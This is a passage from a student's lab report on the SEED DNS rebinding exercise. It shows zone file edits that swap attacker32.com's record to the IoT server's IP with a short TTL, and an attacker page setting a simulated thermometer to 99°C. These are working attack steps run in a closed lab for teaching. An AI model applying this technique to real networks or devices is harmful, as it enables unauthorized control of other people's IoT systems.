
This happens since the request goes to attacker32.com and not seediot32.com. Since the domain is the same it will not affect the target page.

Step 2.

Conduct the DNS Rebinding

Now we arrive at the crucial portion of the lab. Since we need the request to go to the IoT server on the User VM, we first map the attacker32.com to the actual IP address of the attacker VM and then link the same domain to the IoT server's IP address that is the User VM.


We first link the attacker32.com.zone to the attacker VM so that the actual page is loaded, as the DNS entry is only cached for a short time, so once the request is received by the attacker, the attacker can manipulate the response.



```
[11/28/21]seed@VM:.../bind$ sudo nano attacker32.com.zone
[11/28/21]seed@VM:.../bind$ sudo rndc reload attacker32.com
zone reload queued
[11/28/21]seed@VM:.../bind$ cat attacker32.com.zone
$TTL 5
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.0.2.9
www     IN      A     10.0.2.9
ns      IN      A     10.0.2.9
*       IN      A     10.0.2.9
[11/28/21]seed@VM:.../bind$ sudo nano attacker32.com.zone
[11/28/21]seed@VM:.../bind$ cat attacker32.com.zone
$TTL 5
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.0.2.9
www     IN      A     10.0.2.7
ns      IN      A     10.0.2.9
*       IN      A     10.0.2.9
[11/28/21]seed@VM:.../bind$ sudo rndc reload attacker32.com
zone reload queued
```

We need to clear the Local DNS Server cache so that the request is sent to the Attacker machine hosting the nameserver for the website and we can obtain the recent settings. Now we load the website on the user VM.


Simultaneously on the attacker VM, we can change the zone file link to that of the attacker32.com domain with IoT servers IP address with a much higher TTL. Now as the previous DNS resolution expires in five seconds, any request sent to the web page will be sent to the attacker machine via the local DNS server and this change will reflect in the response to the request.


Thermometer - Mozilla Firefox
Thermometer
Change Temperature
www.seediot32.com:8080
99°C
0
100
Celsius °C
Change Temperature - Mozilla Firefox
www.attacker32.com:8080/change
Click the button to set the temperature to 99 °C
Click
Filter output
Persist Logs

```
Got a response from the server!                         change.js:8:19
Got a response from the server!                         change.js:8:19
Got a response from the server!                         change.js:8:19
Got a response from the server!                         change.js:8:19
Got a response from the server!                         change.js:8:19
Got a response from the server!                         change.js:8:19
Got a response from the server!                         change.js:8:19
Got a response from the server!                         change.js:8:19
Got a response from the server!                         change.js:8:19
Got a response from the server!                         change.js:8:19
Got a response from the server!                         change.js:8:19
```

Now we notice that when we click "Click" on attacker32.com:880 we notice that the seediot32:8080 acknowledges the request and responds accordingly setting the temperature to 99

We can also make use of the "attacker32.com:8080" main page to set the temperature to that of what we wish.



## Conclusion:

What we conclude from this lab is the ease with which attackers can exploit poorly built security systems for IoT devices, yes for the simplicity of the lab the attacker was located on the same network as the User, but more advanced attacking methods have been developed should the attacker be using another network. What was surprising was how easily the IoT server was tricked into believing that it was sending responses to the right server without realising it was directly communicating with the attacker's server and following its commands.

This lab helped me understand how the DNS rebinding attack can be easily deployed should one possesses the correct knowledge and code to conduct the attack. This lab has helped increase my understanding of the security services provided by IoT devices and how easily attackers might be able to exploit them